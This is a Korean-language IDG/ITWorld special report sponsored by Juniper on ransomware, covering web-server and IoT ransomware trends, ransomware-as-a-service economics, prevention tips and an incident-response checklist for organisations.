IDG
STRATEGIC
MARKETING SERVICES

IT WORLD CIO

IDG Deep Dive | Ransomware-Juniper

공포스러운 랜섬웨어에 맞서는 기업의 대응 방안

랜섬웨어에 감염된 파일을 살릴 수 있는 방법은 몸값을 지불하는 수밖에 없다. 특히 기업 데이터가 랜섬웨어에 감염될 경우 돈 이외에도 치명적인 비즈니스 손실을 입을 수 있다는 점에서 엄청난 사회적 이슈로 떠오르고 있다. 사이버범죄자들에게 있어 랜섬웨어는 범죄 즉시 현금화가 가능해 급속도로 진화, 확산되고 있다. 랜섬웨어 현황을 자세히 살펴보고 이에 대응할 수 있는 대응방안을 구상해보자.

Issue Trends
- CTB 로커 랜섬웨어에 감염된 웹 사이트 100개가 넘다
- 사물인터넷, 랜섬웨어의 차세대 개척지
- 갈수록 악화되는 랜섬웨어, 어떻게 대비하고 있는가

How To
- 랜섬웨어에 대한 복구와 방지를 위한 7가지 팁
- 랜섬웨어 공격 대응 체크 리스크

Solutions
- 록키 랜섬웨어와 주니퍼 Sky ATP와의 대결

Product
- 네트워크 성능 저하 없는 개방형 보안 인텔리전스 플랫폼 SRX1500

JUNIPER NETWORKS

CTB 로커 랜섬웨어에 감염된 웹 사이트 100개가 넘다

Lucian Constantin | IDG News Service

최근 웹 서버의 파일을 암호화하는 랜섬웨어 악성코드가 최소 100개 웹 사이트를 감염시키면서 랜섬웨어(Ransomware) 발전의 새로운 트렌드가 드러났다.


PHP로 작성된 이 프로그램은 가장 널리 확산된 윈도우 컴퓨터용 랜섬웨어 프로그램의 이름을 따 CTB 로커(CTB-Locker)라 불린다. 이 새로운 웹 기반 랜섬웨어와 윈도우 버전 사이에 관련성이 있는지는 확실하지 않다.

이 프로그램은 웹 서버에 설치되면 사이트의 index.php를 대체하고 추가 PHP 파일이 포함된 크립트(Crypt)라는 디렉터리를 생성한다. 공격자로부터 구체적으로 작성된 요청을 받으면 서버의 웹 디렉터리에서 모든 파일을 암호화하기 시작한다.

암호화 과정이 완료된 후 웹 사이트의 홈 페이지는 비트코인(Bitcoin) 지불을 요구하는 메시지를 표시한다. 이 웹 기반의 CTB 로커 버전을 통한 최초 공격은 ABCP(British Association for Counselling and Psychotherapy)의 웹 사이트가 공격을 받은 2016년 2월 12일에 보고되었다.

당시 해당 웹 사이트가 진짜 랜섬웨어 공격에 영향을 받았는지, 아니면 단지 웹 사이트 소유자에게 겁을 주기 위한 시도였는지는 불확실했다. CTB 로커의 이름이 이전에는 윈도우 랜섬웨어와만 관련되어 있었기 때문에 회의적인 사람들도 있었다.

2016년 2월, 102개로 확산



ADS(Airbus Defence and Space)의 자회사인 스톰실드(Stormshield)의 연구원들은 그 이후 영향을 받은 다른 웹 사이트로부터 악성코드 전체의 사본을 얻을 수 있었다. 사실 이 웹 기반 랜섬웨어로 현재까지 102개의 웹 사이트가 감염된 것으로 확인되었다.

아직 공격자들이 이 웹 사이트들에 어떻게 접속해 CTB 로커를 설치할 수 있는지는 확실하지 않다. 워드프레스(WordPress) 등의 인기있는 CMS(Content Management System)의 특정 취약점을 탓하기 어려운 이유는 영향을 받은 웹 사이트 가운데 일부가 CMS를 사용하지 않았기 때문이다.

스톰실드의 연구원들은 "감염된 호스트(Host)는 리눅

스(Linux)와 윈도우며 그 가운데 상당 수(73%)는 엑심(Exim) 서비스(SMTP 서버)를 관리한다"고 설명했다. "그들 가운데 일부는 쉘쇼크(ShellShock)에 취약하지만 피해자의 서버에 깊게 접근할 수 없다면 이 랜섬웨어가 호스트에 어떻게 영향을 끼쳤는지 파악하기 어렵다"고 덧붙였다.

감염된 웹 사이트의 대부분도 비밀번호로 보호되는 웹 쉘(Shell)이 설치되어 있었다. 공격자는 웹 서버에 불법으로 접속한 후 이런 종류의 백도어(Backdoor) 프로그램을 설치한다.

웹 사이트를 표적으로 삼은 것은 CTB 로커가 처음이 아니었다. 지난 11월, 연구원들은 리눅스엔코더1(Linux.Encoder.1)이라는 유사한 위협을 발견했지만 해당 프로그램은 실험적인 것으로 보였으며 암호화 결함이 있었기 때문에 연구원들이 해독 툴을 만들 수 있었다.

리눅스엔코더1을 통해 다른 랜섬웨어 개발자들도 이런 종류의 웹 서버 공격이 가능하다는 사실을 알게 될 것으로 보인다. 그래서 CTB 로커 외에도 웹 사이트를 암호화하는 또다른 랜섬웨어 프로그램이 등장할 것이다. ITWORLD

사물인터넷, 랜섬웨어의 차세대 개척지

Maria Korolov | CSO

사이버 범죄자들에게 사물인터넷의 성장은 새로운 랜섬웨어(Ransomware) 시장을 제공하게 될 것이다.

한 보안업체 연구원들은 기존 안드로이드 랜섬웨어인 안드로이드심플로커(Android.Simplocker)를 새로운 안드로이드 웨어 프로젝트에 리패키징할 수 있었는데 스마트폰이 감염되면 동기화된 스마트워치도 감염됐다. 한번 실행되면 랜섬웨어는 안드로이드 웨어를 사용 불가능하게 만들었고, 스마트워치의 SD카드 상에 저장된 파일들 역시 암호화시켰다. 이 연구원들은 이런 유형의 랜섬웨어를 아직 현실에서는 등장하지 않았다고 전했다.

랜섬웨어, 2년 내 하락세 오지만 사라지지는 않는다

시만텍 연구원 케빈 새비지의 보고서에 의하면 사이버 범죄자들은 대략 2~3년 주기로 그들의 공격 방법을 다른 악성코드 유형으로 전환시킨다.

새비지는 "이 패턴은 암호화 랜섬웨어 성장이 이미 거의 최고조에 달했음을 시사한다"며, "이는 감소세에 들어가기 앞서 곧 랜섬웨어 성장이 정체기에 들어갈 것임을 의미한다"고 설명했다. 이는 사법부의 단속 증가 혹은 국제법이나 금융 규제의 변화 때문일 수 있다는 것이 그의 설명이다.

보안업체 라스트라인(Lastline)의 최고 보안 아키텍트이자 공동창업자인 노스이스턴 대학 사이버 보안 교수인 엔진 키르다는 "일반적인 생각과 달리 랜섬웨어는 방어하기 그리 어렵지 않을 수 있다"고 주장했다.

키르다는 랜섬웨어 1,359건의 사례를 분석한 논문을 블랙햇(Black Hat)에 제출했고, 그 가운데 61%만이 사용자 데스크톱에 영향을 주었지만 저장된 파일을 전혀 건드리지 못했고, 35%가 파일을 삭제했는데 그 대부분 실제로 디스크에서 데이터를 지우지는 않았으며 대략 5%가 암호화를 사용했다고 결론지었다.

하지만 크립토월과 크립토로커와 같은 가장 효과적인 암호화 기반 랜섬웨어는 윈도우에 구축된 강력한 암호화를 활용한다. 이는 방어자가 암호화 라이브러리 접속과 같은 특정 행동을 모니터링할 수 있음을 의미한다.

키르다는 "게다가 모든 랜섬웨어에는 한가지 추가적인 약점이 있다"며, "랜섬웨어는 사용자에게 몸값(Ransom) 안내문을 보여주는 동안 뒤에서는 빠르게 암호화하거나 삭제시

킬 파일을 찾아야 한다는 점이다"고 말했다.

또한 키르다는 "랜섬웨어가 보여주는 행동은 상당히 예측 가능하다. 랜섬웨어는 사람을 감염시키고 돈을 최대한 빨리 얻어내는 목표를 가진다"며, "비록 현재 안티바이러스 프로그램이 이를 잡는 작업을 제대로 해내지 못하는 반면 행동 기반의 보안은 상당히 효과적이다"고 설명했다.

케빈 새비지는 "우리는 위험 최소화 작업을 더 향상시켜야 하며, 암호화 랜섬웨어가 2년내 하락세로 접어들 가능성이 커 보이지만 하락세라고 해서 완전히 사라진다는 의미는 아니다"고 말했다.

사물인터넷 랜섬웨어, 현실화는 안됐지만 가능성 농후

사이버범죄 집단의 새로운 탈취 목표는 사물인터넷으로 여기에는 스마트워치, 스마트 TV, 스마트 의류, 스마트 냉장고, 스마트 현관문, 커넥티드 카 등이 포함된다. 새비지는 "이런 기기 모두는 실질적으로 컴퓨터에 연결되어 있는데, 이런 컴퓨터는 몸값을 노린 사이버 범죄자들에게 납치될 잠재성이 있다"고 보고서를 통해 전했다.

"자신의 스마트 주택 현관문이 자신을 집에 들여보내주지 않거나 자동차가 랜섬웨어로 탈취되어 시동이 걸리지 않고 몸값을 지불하기 전까지는 차 문을 열 수도, 속도를 올리거나, 내리지도 못하는 상황을 한번 상상해보라."

NAS(Network Attached Storage) 기기와 같은 일부 기기들은 이미 사이버범죄자들의 공격을 받았고, 연구원들은 움직이는 지프 체록키 차량을 원격 접속으로 탈취해 전조등, 핸들, 트랜스미션, 브레이크 등의 제어권을 탈취하는 상황을 시연했다. 엔진 키르다는 "아직 이런 일이 현실에서 발생하고 있지 않지만 이렇게 만드는 일이 그리 어렵지 않기 때문에 미래에 이런 사고 발생을 볼 수 있을 것"이라고 예상했다.

키르다는 소비자들을 뒤쫓는 것에 추가적으로 공격자들은 산업 제어 시스템, 병원, 기타 대상 조직들도 표적으로 삼을 수 있다고 말했다. 하지만 이는 공격자들에게 일부 논리적인 문제를 가져올 수도 있다. 만약 공격자들이 조직에게 랜섬웨어 공격을 경고한다면 조직은 스스로를 보호하기 위한 조치를 취할 수 있다. 키르다는 "하지만 만약 공격자들이 침투해 시설을 차단해버리면 그 피해는 이미 벌어진 셈인데 그때가 돼서 몸값을 낼 필요가 있을까"고 반문했다. ⓘWORLD

갈수록 악화되는 랜섬웨어, 어떻게 대비하고 있는가

Michelle Drolet | Network World

서비스 형태의 랜섬웨어(Ransomware-as-a-service), 헬프데스크, 서드파티로의 랜섬웨어 등 모두가 불법이지만 이미 자리잡고 큰 성장세를 보이는 기업과도 같은 형태를 띄고 있다.

랜섬웨어(Ransomware)는 이미 큰 비즈니스가 됐다. 지난 수년 간 랜섬웨어의 지속적인 증가와 함께 공포가 커지는걸 목격해왔다. 이 시장은 빠르게 조 단위의 사업이 되었고, 점점 놀라울 정도로 정교해지고 있다. 랜섬웨어 산업은 지속적으로 혁신을 거듭하면서 사이버 범죄자들에게 새로운 기술, 다양한 비즈니스 모델, 개인과 기업에 대한 공격을 성공적으로 수행하기 위한 모든 지원을 제공한다.

랜섬웨어, 최악의 사이버범죄로 진화

2005년 처음 등장한 랜섬웨어는 이후 우여곡절을 겪어왔다. 초기 암호화 랜섬웨어는 곧 오해를 불러일으키는 앱, 가짜 안티바이러스 툴, 로커 등에 자리를 내줬다. 하지만 이제 진화를 거듭해 수년 전에 다시 돌아왔다. 시만텍의 랜섬웨어의 진화(Evolution of Ransomeware) 보고서에 의하면 앞으로도 계속 진화, 발전할 것으로 예상된다.

초기 랜섬웨어 공격자들은 가짜 앱과 가짜 안티바이러스 툴을 사용해 피해자들에게 경고하고 가짜 문제를 고치기 위한 수리비용을 요구했다. 혹은 가짜 FBI 경고를 보여주면서 돈을 지불하지 않으면 수사에 들어갈 것이라고 협박했다. 점차적으로 그들은 시스템을 닫아버리기 시작했고, 몸값을 지불하기 전까지 특정 앱이나 전체 시스템을 차단시켰다.

현재 주요 랜섬웨어 위협은 암호화 랜섬웨어로 파일이 안전하게 암호화되고 피해자는 그 자체 파일들의 암호 해독을 위해 해독 키 값을 지불해야 하는 형식으로 아주 해결하기 힘들다. FBI 사이버 특수 에이전트 조셉 보나볼론타는 시큐리티 로커(The Security Locker)에서 "랜섬웨어는 이만큼 발전했다"며, "솔직히 우리는 종종 사람들에게 몸값을 지불하라고 조언한다"고 말했다

랜섬웨어의 비용

수많은 다양한 랜섬웨어 패키지들이 있다. 가장 악명높은 랜섬웨어인 크립토월(CryptoWall)을 보면, FBI의 인터넷 범죄 피해 센터가 2014년 4월부터 2015년 6월까지 992건의 크립토월 관련 피해를 접수했고, 이로 인해 1,800만 달러 이상 피해액이 발생했다. 이

외에도 보고되지 않은 피해도 있을 수 있다.

사이버위협정보 공유시스템인 CTA(Cyber Threat Alliance)는 크립토월 v3 위협을 프로파일링하는 보고서를 작성했는데, 여기에는 전세계 수십만 명의 사용자들에게 3억 2,500만 달러 규모의 피해를 유발한 것으로 보고 있다.

사이버범죄자들을 위한 서비스

맥아피 연구소(McAfee Lab)의 2016년 위협 예측(2016 Threats Predictions) 보고서에서는 랜섬웨어를 중요하게 다루고 있으며 서비스 형태의 랜섬웨어에 대한 비즈니스 모델의 성공에 대해 특별히 언급했다.

경험 많은 사이버범죄자들은 기술적 지식이나 능력이 없는 잠재적 공격자들에게 고품질 랜섬웨어를 제공하고, 거기에서 나오는 이익의 일부를 받고 있다. 랜섬웨어는 일반적으로 토르 네트워크(TOR Network)에서 호스팅되고 결제는 비트코인과 같은 가상 화폐로 이뤄져 거의 추적이 불가능하다.

이런 랜섬웨어 서비스 사용자들은 헬프데스크 지원을 기대할 수 있는데, 이는 데이터가 돈을 낸 사람에게 확실히 되돌아가게 하는 것 역시 범죄자들에게 이익이다. 이런 서비스 제공자들은 각각 몸값의 5%에서 20%를 거둬 사이버범죄자들이 최대한 범죄에 가담하기 쉽게 만들려고 한다.

우리는 무엇을 할 수 있나

다른 악성코드들처럼 암호화를 위해서는 랜섬웨어가 먼저 설치되어 있어야 하기 때문에 모두가 리스크를 크게 줄일 수 있는 다음과 같은 간단한 사전 예방 절차들이 있다.

- 유명한 안티 바이러스와 안티 악성코드 소프트웨어를 설치하라.
- 이메일의 첨부파일이 무엇인지 알지 못하면 열지 마라.
- 이메일의 링크를 따라가지 말고 브라우저 내 웹사이트를 통해 직접 접속하라.
- 강력한 비밀번호를 사용하고 동일 비밀번호를 재사용하지 마라.
- 자신의 시스템 소프트웨어와 브라우저 모두가 보안 업데이트와 함께 자동적으로 패치되게 하라.
- 이 모든 사항을 자신이 사용하는 모든 기기에서 적용해야 한다. 스마트폰, 태블릿, 맥도 랜섬웨어 피해에서 벗어날 수는 없다.
- 마지막으로 자신의 데이터를 백업하라.

튼튼하고 일상적인 백업을 통해 랜섬웨어의 리스크를 최소화할 수도 있다. 만약 자신의 파일이 백업되어 있고 제대로 복구가 가능하다면 몸값을 지불하고 암호화를 풀 필요가 없지만 시스템이 한번 감염되면 랜섬웨어를 없애는 데에는 상당한 노력이 들어간다.

2016년을 비롯해 앞으로 랜섬웨어는 더 큰 문제가 될 것이 분명하기에 감염을 방지하기 위한 절차들을 연습하는 게 아주 중요하다. 만약 크립토월 v3와 같은 랜섬웨어의 피해자가 되면 여기에서 피해갈 방법은 없다. 모든 파일을 다시 되돌려 받는 유일한 현실적인 가능성은 몸값을 내거나 백업으로부터 복구하는 것뿐이다.

"치료보다 예방이 훨씬 낫다"는 이야기는 랜섬웨어에 있어 딱 맞다. ITWORLD

랜섬웨어에 대한 **복구와 방지**를 위한 7가지 팁

Robert C. Covington | Computerworld

필자는 지난 토요일 오후 10시쯤 집에 도착해 자기 직전에 기업 고객으로부터 두 개의 메시지가 온 것을 확인했다. 메시지를 훑어보면서 딱 눈에 들어온 문구는 "우리 프로그램이 아무 것도 안된다"와 "서버상 모든 파일명이 바뀌었다"였다.

그 두 마디로 모든 게 이해되었다. 이 고객은 랜섬웨어(Ransomware)의 피해자였다.

랜섬웨어에 당해도 백업으로 복구하면 끝

랜섬웨어는 자신의 중요한 파일 모두를 몸값을 지불하기 전까지 읽지 못하게 만드는 확산 일로의 악성코드다. 2011년 러시아에서 처음 등장한 이 악성코드는 2013년부터 미국뿐만 아니라 전세계에 널리 확산됐다.

랜섬웨어의 대부분 형태는 감염된 PC에서 사용 가능한 드라이브상의 파일들을 암호화시키기 위해 강력한 암호화와 독특한 키를 활용한다. 이 소프트웨어는 일반적으로 다양한 폴더에 노트를 붙여 파일을 열고자 하는 사용자에게 메시지를 전한다. 메시지에는 일반적으로 1~2비트코인(300달러~500달러)을 요구하는데, 이 돈을 지불하면 사이버범죄자는 파일 복구를 해줄 암호 해독 키를 공급해준다. 감염 원인에는 감염 웹사이트 접속과 이메일 메시지에 첨부된 악성코드 파일이 있다.

랜섬웨어는 최근 발생 빈도가 높아지고 나날이 정교해지고 있다. 가장 잘 알려진 형태인 크립토월(CryptoWall) 랜섬웨어는 이제 막 버전 4에 접어들었는데 안티바이러스 소프트웨어와 방화벽으로부터 숨는 능력이 크게 향상되었다.

크립토월의 배포자들은 2015년 한 해에만 2,500만 달러 이상을 챙긴 것으로 추정된다. 최근 이 사이버범죄자들이 몸값을 지불하면 실제 파일 복구가 가능하다는 믿음을 계속 유지시키는데 어려움을 겪고 있다. 그래서 일부 사례를 보면 사이버범죄자들이 PC 헬프 포럼상에 등장해 피해자들에게 파일 복구와 몸값 지불 문제에 대해 설명해주고 있었다.

필자의 고객 사례에서 파일들은 서버상의 매핑된 드라이브를 통해 저장되었다. 악성코드는 로컬 드라이브를 무시하고 즉시 서버 드라이브로 가서 고객의 세금과 회계 데이터베이스를 암호화시켰다. 이 고객에게 PC상의 실제 감염 제거에 자주 쓰는 툴인 멀웨어바이트(Malwarebyte)를 실행시키라고 요청했고 결과적으로 효과가 있었다.

이 과정에서 필자는 PC상에 감염은 존재하지 않았다는 점을 확

인했고, 파일 복구를 시작했다. 다행히도 이 고객은 리스크 최소화의 중요성을 잘 이해하고 있었다. 비록 그들이 이미 상용 클라우드 기반 백업을 그들 서버상에 두고 있었음에도 불구하고 그들은 나에게 제거 가능한 드라이브에 로컬 백업을 구성해달라고 요청한 바 있었다. 해당 드라이브는 PC상에 매핑되지 않았기 때문에 영향을 받지 않았다. 다음날 아침, 파일들은 모두 복구되었고, 애플리케이션들은 정상 작동되었다.

이 고객의 사례는 해피엔딩으로 마무리됐지만 많은 사람이 그렇지 못하다. 일부는 몸값을 지불하고도 파일을 정상적으로 사용하지 못했다. 최소한 대부분의 랜섬웨어 피해자는 비즈니스에서 큰 차질을 빚게 된다. 게다가 이런 악성코드가 점점 정교화됨에 따라 피해자들이 다시 공격을 받지 않으리라는 보장도 없다.

그러면 랜섬웨어 피해자가 되지 않고 최악에 대비하는 방법은 무엇일까?

1. 계획하라

이런 사건에 대응하는 방법을 마련해둬야 할 시간은 사건이 닥쳤을 때가 아니다. 미리 누구에게 도움을 요청할지, 그 사람에게 어떻게 빨리 알릴지, 비밀번호와 설치 디스크 그리고 기타 중요 아이템들이 어디 있는지 알아둬야 한다. 쉽게 찾을 수 있는 곳에 이를 정리해둬야 하지만, 감염이 문제 해결을 위한 세부 내역 접속을 막을 수 있기 때문에 PC상에는 저장하면 안된다.

2. 백업과 테스트가 중요하다

필자의 고객은 백업을 통한 복구덕분에 살아남았다. 자신 스스로를 랜섬웨어 등 다양한 리스크로부터 보호하기 위해 백업 상태 모니터링과 복구된 파일이 사용 가능하도록 복구 프로세스 테스팅을 포함한 좋은 백업 전략이 필요하다. 한번쯤은 백업 테스트를 할 필요가 있다. 테스트 안한 백업 프로세스는 소용없을 수도 있다.

3. 안티바이러스와 방화벽을 활용하라

최근 안티바이러스 소프트웨어의 존재감 상실에 대해 많은 이야기가 있었고, 방화벽도 어느 정도 그렇다. 이런 제품들은 시그니처 기반이고 활성 악성코드 시그니처는 급격히 바뀌기 때문에 제대로 탐지하지 못한다는 주장이 있다. 하지만 이런 주장의 오류는 더 새로운 시그니처를 가진 모든 악성코드들보다 더 오래된 시그니처를 가진 악성코드가 더 많이 돌아다닌다는 데 있다. 필자는 보안 이론가들을 무시하고 좋은 방화벽과 안티바이러스 패키지를 쓰라고 제안한다. 대신 항상 업데이트하고 관리하라.

4. 소프트웨어를 업데이트하라

랜섬웨어는 많은 악성코드들처럼 윈도우, OS X, 기타 소프트웨어의 취약점을 활용해 피해자의 시스템을 감염시킨다. 반드시 업데이트를 제대로 적용해야 한다. 많은 고객이 몇 달 간 업데이트하지 않는 것을 봐왔는데, 이는 사고가 나길 기다리는 것과 다를 바 없다. 또한 공격을 방지하는데 도움이 되는 네트워크와 사물인터넷 기기의 펌웨어 업데이트도 잊지 말아야 한다.

5. 매핑된 기기를 제한하라

서버 드라이브는 실제로 필요한 사용자 PC에만 매핑되도록 하라. 가능하면 읽기 전용 폴더를 사용하라. 만약 감염된 PC가 서버 드라이브에 접속할 수 없으면 이를 감염시킬 수도 없다. 최근 크렙스 온 시큐리티(Krebs on Security)의 보고서에서 확인했듯이 클라우드 드라이브 역시 취약하다는 점을 명심하라.

6. 누가 자신의 PC를 사용하는지 알아라

각각 PC 사용은 오직 허가받은 사람에게만 한정하라. 사무실 환경에서 PC를 잠가둬서 관리 직원이나 기타 지나가는 사람이 빠른 웹 검색으로 PC를 그냥 쓰지 못하게 하라. 집에서는 직장 관련 데이터가 있는 PC를 아이들이 쓰지 못하게 하라.

7. 최악의 상황에 대응하라

만약 암호화로 파일이 잠기고 백업도 없다면 데이터 몸값을 지불해야 하는 상황일 것이다. 필자는 이런 접근방식으로 설명하는 자체가 싫지만, 자신의 데이터에 그만한 가치가 있다면 그렇게 해야 한다. 심지어 FBI도 어떤 사례에서는 차라리 돈을 내는 게 최고의 해결책이라고 말한다. 앞서 설명했듯이 사람들이 위협을 믿지 않고 돈을 내지 않을 것을 우려한 악성코드 제작자들은 피해자들이 그들의 파일을 되돌려 받을 수 있게 해주기 위해 최선을 다하고 있다. 하지만 이런 접근방식이 꼭 통하는 것도 아니다.

결국 랜섬웨어의 최선의 해결책은 부지런한 예방과 방지에 있다. 감염되고 나면 자신의 선택지는 제한적이고, 값비싸고, 불쾌한 것이 될 것이다. ITWORLD

랜섬웨어 공격 대응 체크 리스크

Adam Alessandrini | KnowBe4 Enterprise Sales Consultant

랜섬웨어 감염 경로(Vectors)

사용자가 파일을 다운로드 받아야 랜섬웨어(Ransomware)에 감염된다.

• **이메일(Email)**: 해가 없는 파일로 가장한 이메일 첨부파일 때문에 랜섬웨어에 감염되는 상황이 가장 흔하다. 해커들은 피해자가 받는 파일 종류를 숨기려 여러 확장자로 파일을 전송하는 경우가 많다. 사용자가 첨부파일이나 소프트웨어 다운로드 링크가 있는 이메일을 수신한 후, 이의 진위와 발송인의 의도를 확인하지 않고 첨부 파일을 설치하거나 열 경우 랜섬웨어에 감염될 수 있다. 이와 같은 방법으로 사용자 장치에 랜섬웨어가 설치되는 때가 가장 많다.

• **'드라이브 바이(Drive-by)' 다운로드**: 침해된 브라우저나 소프트웨어 플러그인, 구형 브라우저나 소프트웨어 플러그인, 패치가 되지 않은 서드파티 애플리케이션이 기기를 감염시키는 사례가 증가하고 있다. 이를 '드라이브 바이' 다운로드에 의한 감염이라고 한다. 매일 여러 다양한 소프트웨어로 업무를 보는 경우가 많다. 그리고 해커들은 종종 이런 소프트웨어에서 악성코드를 실행시킬 수 있는 버그를 발견한다. 일단 발견하면, 소프트웨어가 재빨리 이를 파악해 패치를 한다. 그러나 소프트웨어 사용자가 취약한 상태에 놓이는 시기가 있을 수밖에 없다.

• **무료 소프트웨어**: 무료 소프트웨어로 장치가 감염되는 사례도 흔하다. 무료 소프트웨어는 값비싼 게임이나 소프트웨어의 크랙(Crack) 버전, 무료 게임, 게임 '모드(mod)', 성인 콘텐츠, 화면 보호기, 온라인 게임이나 유료 서비스를 속여서 무료로 이용할 수 있다고 광고하는 가짜 소프트웨어 등 종류가 다양하다. 해커는 이런 방법으로 사용자를 희생양으로 삼으면서 방화벽이나 이메일 필터를 우회할 수 있다.

결국 사용자가 파일을 직접 다운로드 받아야 감염이 된다. 최근 인기 게임인 마이크로소프트의 모드(MOD)를 악용한 랜섬웨어 공격이

사이버범죄자들은 어떤 방법으로 파일 확장자를 혼란(Obfuscate)시킬까?

파일 확장자는 파일명에서 마침표 다음의 마지막 3글자다. 예를 들어, note.txt라는 파일에서 txt는 프로그램이 실행시키는 파일의 종류를 규정하는 부분이다.

확장자가 랜섬웨어(Ransomware)에서 중요한 이유는 확장자를 숨기도록 컴퓨터를 설정하는 때가 많기 때문이다. 어떤 사람이 'Payroll Accounts.xls'라는 파일을 보냈다고 가정하자. 이메일은 파일 확장자를 표시할 때가 많지만, 파일을 다운로드 받고 나서는 확장자를 볼 수 없을지도 모른다. 'Payroll Accounts.xls' 파일이 실제는 'Payroll Accounts.xls.exe' 파일일 수 있다. 이는 단순한 예에 해당된다. 다른 방법으로도 우회할 수 있기 때문이다.

확장자를 변경하고, 여러 파일을 집어 넣은 'Family Photos'라는 Zip 파일을 이용할 수도 있다. 이메일 프로그램을 가지고는 Zip 파일인 것만 확인할 수 있다. 그러나 Zip 파일 안에 'photo_album.jpg.exe'라는 파일이 들어있을 수 있다.

.exe 외에도 위험한 파일 형식이 많다. 예를 들어, .bat, .cmd, .com, .lnk, .pif, .scr, .vb, .vbe, .vbs, .wsh, .jar 등도 위험을 초래할 수 있다.

있었다. 사용자가 설치한 소프트웨어에는 1주일 후에 활성화되는 '슬립' 랜섬웨어를 설치한다.

사이버공격자들이 기기에 악성코드를 설치하는 방법 가운데 하나는 이와 같이 패치가 되지 않은 취약점 하나를 익스플로잇(Exploit, 취약점 악용)하는 것이다. 익스플로잇 공격 경로는 패치하지 않은 어도비 플래시, 자바의 버그, 구형 웹 브라우저, 패치를 하지 않은 운영체제 등 다양하다.

감염이 됐다면, 어떻게 해야 할까?

랜섬웨어 바이러스에 감염됐다는 사실을 확인했다면, 그 즉시 이를 해결하는 조치를 취해야 한다.

1. 연결 해제

그 즉시, 감염된 컴퓨터의 네트워크 연결을 해제한다. 와이파이(Wi-Fi)나 블루투스(Bluetooth) 등 무선 기능을 끈다. USB나 외장 하드 드라이브 등 스토리지 장치를 제거한다. 파일이나 안티바이러스를 지우거나, '정리'하지 않는다. 이런 조치는 향후 단계에서 중요하다. 컴퓨터의 네트워크 연결을 해제하고, 스토리지 장치를 제거한다. 영향을 받은 컴퓨터를 찾으려면 감염 파일(암호화된) 파일의 속성을 확인한다.

2. 감염 영역을 파악

이제 감염 또는 암호화된 파일 인프라가 어느 정도인지 정확히 파악해야 한다. 조사할 대상은 다음과 같다.

- 감염된 기기의 액세스 대상
- 공유 드라이브
- 공유 폴더
- 네트워크 스토리지
- 외장 하드 드라이브
- 중요한 파일이 들어있는 USB 메모리
- 클라우드 스토리지(드롭박스, 구글 드라이브, 마이크로소프트 원드라이브/스카이 드라이브 등)

이를 조사하고 암호화의 징조가 있는지 확인한다. 이는 몇 가지 이유 때문에 아주 중요하다.

첫째, 드롭박스나 구글 드라이브 같은 클라우드 스토리지의 경우, 파일이 암호화되지 않았던 예전 상태로 복원할 수 있을지 모른다. 둘째, 백업 시스템을 운영하고 있다면, 백업한 파일과 복원이 필요한 파일, 백업이 필요없는 파일을 파악할 필요가 있다. 마지막으로, 데이터 몸값(Ransom)을 지불해야 하는 상황일 경우, 랜섬웨어가 파일의 암호화를 풀 수 있도록 기기를 다시 연결시켜야 한다.

랜섬웨어가 생성한 암호화된 파일이 목록으로 표시된 파일 리스트나 레지스트리를 확인

해도 감염 정도를 판단할 수 있다. 랜섬웨어는 암호화시킨 파일을 알고 있어야 한다. 그래야 피해자가 몸값을 지불할 때, 소프트웨어가 암호화를 풀어야 할 파일을 알 수 있기 때문이다. 레지스트리의 파일인 때가 많다. 랜섬웨어는 변종마다 특징이 다르기 때문에 구글 검색으로 감염을 유발한 랜섬웨어 버전을 파악할 것을 권장한다.

마지막으로 시스템의 암호화된 파일들을 리스트로 알려주는 도구들도 있다.

3. 변종 파악

감염을 유발한 랜섬웨어를 정확히 파악하는 것이 중요하다. 랜섬웨어마다 파일 암호화, 최종 기한까지 몸값 요구에 적용하는 기본적인 패턴들이 있다. 감염을 유발한 랜섬웨어 버전을 알고 있다면, 의사 결정에 도움을 줄 더 많은 정보를 얻을 수 있다.

다른 랜섬웨어보다 '사이버 몸값'이 비싼 랜섬웨어, 비트코인이 아닌 다른 방법으로 몸값을 지불할 수 있는 랜섬웨어가 있다. 돈을 지불하지 않고 안티바이러스 벤더가 개발한 암호화 해독 도구로 암호화를 풀 수 있는 변종이 있을 수도 있다. 마지막으로 특정 변종에 처음 감염된 경우라면 보안 전문가에 자문을 구하고, 여러 시스템 파일에 대한 정보를 제공해 랜섬웨어 변종의 종류를 파악해야 할 수도 있다.

랜섬웨어 감염과 관련해 참고해야 할 정보가 있다. 감염 기기를 직접 공유한 경우를 제외하면 네트워크의 다른 컴퓨터로 랜섬웨어가 전파되는 사례는 없었다. 즉 기기가 감염되고, 공유 드라이브나 네트워크 폴더에 연결되어 있어도, 웜과 같이 공유하는 리소스에 액세스하는 다른 컴퓨터에 스스로를 설치하는 랜섬웨어는 없다.

하지만 랜섬웨어는 직접 액세스하는 파일의 경우 저장 장소를 가리지 않고 암호화를 시도한다. 즉 랜섬웨어 감염은 일반적으로 전체 컴퓨터 네트워크가 아닌 1개의 기기, 이 기기가 액세스하는 공유 리소스에 영향을 미친다. 그러나 네트워크에 위치한 컴퓨터 1대가 감염됐다면, 시급히 해결해야 할 보안 취약점이 있다는 의미다.

4. 대응 조치 평가

암호화된 파일의 범위, 랜섬웨어 변종의 종류를 파악했다면, 이후 취해야 할 조치에 대해 더 많은 정보로 의사 결정을 내릴 수 있다. 가장 좋은 것에서부터 나쁜 것까지 총 4가지 선택지가 있다.

1. 최근 백업에서 복원하기
2. 서드파티 암호 해독 도구로 파일 암호화 해독하기(해독할 확률이 아주 낮음)
3. 아무 일도 안 하기(데이터 상실)
4. 협상/몸값 지불

